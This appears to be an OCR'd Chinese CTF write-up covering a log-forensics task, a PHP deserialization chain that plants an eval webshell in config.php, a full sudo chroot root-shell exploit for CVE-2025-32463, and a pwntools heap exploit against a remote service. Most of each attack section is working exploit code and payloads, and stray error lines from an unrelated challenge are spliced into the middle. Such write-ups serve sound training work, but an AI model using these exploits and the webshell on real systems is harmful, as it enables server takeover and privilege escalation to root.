

CDF

可恶的木马竟然伪装成我的朋友

直接审计最新的修改日期为ex180223.log



名称	修改日期	类型	大小
access.log.1381795200	2025/11/6 19:38	1381795200 文件	350 KB
ex180223.log	2025/11/6 17:12	LOG 文件	1,495 KB
ex180227.log	2018/2/27 11:03	LOG 文件	2 KB
ex180222.log	2018/2/23 0:00	LOG 文件	1,300 KB
ex180221.log	2018/2/21 23:59	LOG 文件	192 KB
ex180220.log	2018/2/20 23:59	LOG 文件	259 KB
ex180219.log	2018/2/19 23:59	LOG 文件	194 KB
ex180218.log	2018/2/18 23:58	LOG 文件	199 KB
ex180217.log	2018/2/17 23:59	LOG 文件	196 KB
ex180216.log	2018/2/16 23:58	LOG 文件	431 KB
ex180215.log	2018/2/15 23:59	LOG 文件	176 KB
ex180214.log	2018/2/14 23:57	LOG 文件	182 KB
ex180213.log	2018/2/13 23:58	LOG 文件	184 KB
ex180212.log	2018/2/12 23:59	LOG 文件	188 KB
ex180211.log	2018/2/11 23:59	LOG 文件	226 KB
ex180210.log	2018/2/10 23:59	LOG 文件	290 KB



2018-2-23/183.62.9.42

从183.62.9.42找jsp

```
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET
/sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
```

table.jsp-en.jsp-2.jsp

```
flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}
```

WEB

浅析PHP原生类

Upgrade

1. **生成 Payload**：在本地运行上面的 PHP 脚本，你会得到一串 URL 编码后的字符串。
2. **发送请求**：将该字符串作为 `data` 参数发送给题目服务器：`http://题目地址/?data=O%3A7%3A%22install...`
3. **连接 Webshell**：
   - 此时服务器上的 `install.lock` 应该已被 `ZipArchive` 清空/破坏。
   - `config.php` 应该已被重写，内容中包含你的 Webshell。
   - 使用蚁剑（AntSword）或浏览器访问 `http://题目地址/config.php`。
   - POST 参数：`shell=system('cat /flag');`（根据实际情况调整命令）。

为什么这样做有效?

1. **绕过** `install.lock`：POP 链在 `__wakeup`（echo）阶段就执行了，这早于 `__destruct`。所以 `ZipArchive` 先把 `install.lock` 破坏了。当脚本运行到最后 `__destruct` 检查文件时，由于文件被 `OVERWRITE` 模式截断或置空，在某些环境配置下 `file_exists` 可能会失效，或者题目意图就是只要文件内容被清空即可视为绕过。
2. **Webshell 注入**：`file_put_contents` 写入的是 `serialize($config)` 的结果。序列化数据包含了对象的所有属性值。只要我们的属性值里包含 `<?php ... ?>`，当 PHP 解析 `config.php` 时，它就会忽略序列化数据的乱码部分，直接执行标签内的代码。


下一步：你可以直接复制上面的 EXP 代码在本地生成 Payload，尝试攻击。如果遇到 `file_exists` 依然返回 true 导致无法写入的情况，请检查题目环境是否允许 `ZipArchive` 创建文件，或者尝试将

Please calculate five simple additions
[ERROR] 人机验证失败或连接中断: 无法解析问题: This is a fmt challenge
Before game,I want to know if you're human
Please calculate five simple additions
[ERROR] 发生错误: 人机验证失败或连接中断: 无法解析问题: This is a fmt challenge
Before game,I want to know if you're human
Please calculate five simple additions

exp

```php
<?php

// 1. 定义与题目一致的类结构
// 为了方便赋值，我们在 EXP 中添加了构造函数
// 注意：属性必须是 private，以保证序列化字符串格式与题目一致

class install {
    private $username;
    private $password;

    public function __construct($username = null, $password = null) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

// 2. 构造最内层的利用对象：Until
// 作用：调用 ZipArchive::open('install.lock', 8) 来覆盖/清空锁文件
$until = new Until();
```

```
$until->a = "ZipArchive";       // 要实例化的原生类
$until->b = "install.lock";     // 目标文件名
$until->c = 8;                  // ZipArchive::OVERWRITE 的值

// 3. 构造中间层的触发对象：install
// 作用：被 echo 时触发 __toString，进而调用 $until()
$middle = new install($until, null);

// 【关键点】：我们将 Webshell 藏在中间层对象的 password 中
// 当最外层对象析构并序列化 middle 对象写入 config.php 时，这个 password 也会被写入
// 注意：这里使用了闭合 PHP 标签 ?> 确保代码能独立执行
// 也可以直接放在 username 对象的属性里，但放在这里比较直观
$middle = new install($until, '?> <?php @eval($_POST["shell"]);?>');


// 4. 构造最外层的入口对象：install
// 作用：反序列化时触发 __wakeup
$outer = new install($middle, "anything");

// 5. 生成 Payload
echo urlencode(serialize($outer));
?>
```



InfoSEC

最近还好吗

> 未来的你，一定要多多收集CVE最新的漏洞。在过去的一年里，不知道你过的好不好，如果你好，我也好，那就尝试解出这道不知名的CVE漏洞吧，相信你也会很想念我的

考察CVE-2025-32463

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```


```
flag{90567f1a79065f741cde4eef4195a4a3}
```


Game

把游戏玩到通关即可。


PWN


我不吃牛肉




IDA - pwn C:\Users\Geek\Desktop\CTF\铸剑\pwn
File Edit Jump Search View Debugger Lumina Options Windows Help
Functions
Function name
IDA View-A
Pseudocode-A
Hex View-1
Local Types
Imports
Exports
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
unsigned int v3; // eax
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
puts("[+]Welcome to your new home!");
puts("[+]While visiting, please note that the room numbers are incorrect.");
puts("[+]Wish you can find your own room!!!");
while (1)
{
sub_A70();
v3 = sub_ABF();
srand(v3);
switch (rand() % 4)
{
case 0:
sub_AE5();
break;
case 1:
sub_B4A();
break;
case 2:
sub_B8E();
break;
case 3:
sub_C02();
break;
case 4:
exit(0);
default:
puts("invalid choice.");
break;
}
}
}
Line 26 of 42, /main
Graph overview
Output
Python 3.14.0 (tags/v3.14.0:ebf955d, Oct 7 2025, 10:15:03) [MSC v.1944 64 bit (AMD64)]
IDAPython 64-bit v9.0.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
946: positive sp value 8 has been found
94D: variable 'v3' is possibly undefined
Python
AU: idle Down Disk: 253GB

存在uaf漏洞


IDA - pwn C:\Users\Geek\Desktop\CTF\铸剑\pwn
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
Hex View-1
ssize_t sub_B8E()
{
int v1; // [rsp+8h] [rbp-8h]
int v2; // [rsp+Ch] [rbp-4h]
puts("index:");
v2 = sub_ABF();
puts("length:");
v1 = sub_ABF();
puts("content:");
return read(0, (void *)qword_2020C0[v2], v1);
}




存在溢出漏洞

exp

```
from pwn import *

def malloc(idx, size):
    p.sendlineafter(':', '8')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))

def free(idx):
    p.sendlineafter(':', '15')
    p.sendlineafter(':', str(idx))

def edit(idx, size, data):
    p.sendlineafter(':', '18')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
    p.sendlineafter(':', data)

def show(idx):
    p.sendlineafter(':', '20')
    p.sendlineafter(':', str(idx))

p = remote('113.201.14.253',56738)
libc = ELF('./libc.so.6')
malloc(0, 0x500)
malloc(1, 0x10)
malloc(2, 0x60)
free(0)
show(0)
p.recvline()
base = u64(p.recvline()[:-1].ljust(8, b'\x00'))-0x3c4b78
free(2)
edit(2, 0x8, p64(base+0x3c4b10-0x23))
malloc(0, 0x60)
malloc(1, 0x60)
edit(1, 0x13+8, b'a'*0x13+p64(base+0x453a0))
malloc(2, base+0x18ce57)
```

```
p.interactive()
```




```
flag{a88fd734355e1fb162bb51724c01dba8}
```